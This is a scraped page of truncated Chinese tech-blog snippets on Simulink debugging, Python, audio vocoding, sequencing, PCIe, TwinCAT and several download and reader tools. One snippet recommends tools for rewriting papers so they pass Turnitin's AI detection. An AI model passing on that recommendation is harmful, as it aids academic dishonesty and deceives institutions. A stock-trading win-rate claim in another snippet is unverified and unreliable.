
文章目录 前言 Block断点 分解Block步进 Watch Data Value 分析和应用 总结 前言 见《【研发日记】Matlab/Simulink技能解锁(一)——在Simulink编辑窗口Debug》 见《【研发日记】Matlab/Simulink技能解锁(二)——在Function编辑窗口Debug》 见《【研发日记】Matlab/Simul…...

沪深主板打板胜率统计
统计了20100101以来的数据,以中信日K为数据来源。 计算方法: 选出每只股票 (收盘价-开盘价)/开盘价 >0.098的日期,然后往后取3天数据,如果3天内有一天能涨超0.2元,则认为打板成功。 总共打板: 52239次 胜: 43784次…...
)
Python中的列表推导式(List Comprehension)
Python中的列表推导式(List Comprehension)是一种强大且简洁的语法结构,用于快速创建列表。它通过一行代码就能完成原本需要多行代码才能实现的循环迭代与列表添加操作。列表推导式在Python中非常常用,它使得代码更加简洁、易读和…...
MusicHiFi: Fast High-Fidelity Stereo Vocoding

MusicHiFi: Fast High-Fidelity Stereo Vocoding 相关链接:arxiv github 关键字:音乐生成、高保真立体声、立体声编解码器、生成对抗网络、频带扩展 摘要 MusicHiFi是一种高效的高保真立体声编解码器,它通过将低分辨率的mel频谱图转换为音频…...

2026年降AI工具处理英文论文效果横评:Turnitin达标率对比
2026年降AI工具处理英文论文效果横评:Turnitin达标率对比 帮五个同学处理过论文,加上自己用的,总共测过六七款工具。 结论先说:综合价格、效果、售后,嘎嘎降AI(www.aigcleaner.com)是最稳的选…...

构建高效数字图书馆:fanqienovel-downloader开源工具的深度解析与实战指南
构建高效数字图书馆:fanqienovel-downloader开源工具的深度解析与实战指南 【免费下载链接】fanqienovel-downloader 下载番茄小说 项目地址: https://gitcode.com/gh_mirrors/fa/fanqienovel-downloader 在数字阅读时代,如何永久保存心爱的番茄小…...

终极文档下载指南:30+平台一键下载,告别繁琐流程轻松保存学习资料
终极文档下载指南:30平台一键下载,告别繁琐流程轻松保存学习资料 【免费下载链接】kill-doc 看到经常有小伙伴们需要下载一些免费文档,但是相关网站浏览体验不好各种广告,各种登录验证,需要很多步骤才能下载文档&#…...

别再被短读长困扰了!手把手教你用PacBio Sequel平台搞定全长转录本测序
全长转录本测序实战指南:PacBio Sequel平台解决异构体分析难题 实验室里,转录组数据分析师小张盯着屏幕上密密麻麻的短读长序列比对结果皱起了眉头——这些碎片化的数据根本无法准确还原复杂多变的转录本结构。异构体识别率低、新基因发现困难、可变剪切…...
)
告别锁总线!用PCIe原子操作在FPGA加速卡上实现高性能数据同步(以FetchAdd为例)
告别锁总线!用PCIe原子操作在FPGA加速卡上实现高性能数据同步(以FetchAdd为例) 当你在FPGA加速卡上处理高并发数据流时,是否遇到过这样的场景:多个处理核心需要频繁更新共享计数器,而传统的锁机制让性能断崖…...
)
TwinCAT3 ADS路由死活加不上?别慌,这份保姆级排查清单帮你搞定(附Win7/CE系统差异)
TwinCAT3 ADS路由添加失败全场景排查指南:从原理到实战 想象一下这样的场景:凌晨两点的生产线突然停机,你顶着黑眼圈站在控制柜前,TwinCAT3的ADS路由死活加不上——这种时候需要的不是教科书式的理论,而是能快速定位问…...

FanControl免费风扇控制软件:3分钟快速上手终极指南
FanControl免费风扇控制软件:3分钟快速上手终极指南 【免费下载链接】FanControl.Releases This is the release repository for Fan Control, a highly customizable fan controlling software for Windows. 项目地址: https://gitcode.com/GitHub_Trending/fa/F…...

Uncle小说桌面阅读器:打造你的个人数字书房终极指南
Uncle小说桌面阅读器:打造你的个人数字书房终极指南 【免费下载链接】uncle-novel 📖 Uncle小说,PC版,一个全网小说下载器及阅读器,目录解析与书源结合,支持有声小说与文本小说,可下载mobi、epu…...

猫抓插件完全指南:5个专业技巧让你轻松捕获网页资源
猫抓插件完全指南:5个专业技巧让你轻松捕获网页资源 【免费下载链接】cat-catch 猫抓 浏览器资源嗅探扩展 / cat-catch Browser Resource Sniffing Extension 项目地址: https://gitcode.com/GitHub_Trending/ca/cat-catch 还在为网页上的精彩视频无法保存而…...

Joplin跨设备同步冲突:数据一致性保障机制解析
Joplin跨设备同步冲突:数据一致性保障机制解析 【免费下载链接】joplin Joplin - the privacy-focused note taking app with sync capabilities for Windows, macOS, Linux, Android and iOS. 项目地址: https://gitcode.com/GitHub_Trending/jo/joplin 你在…...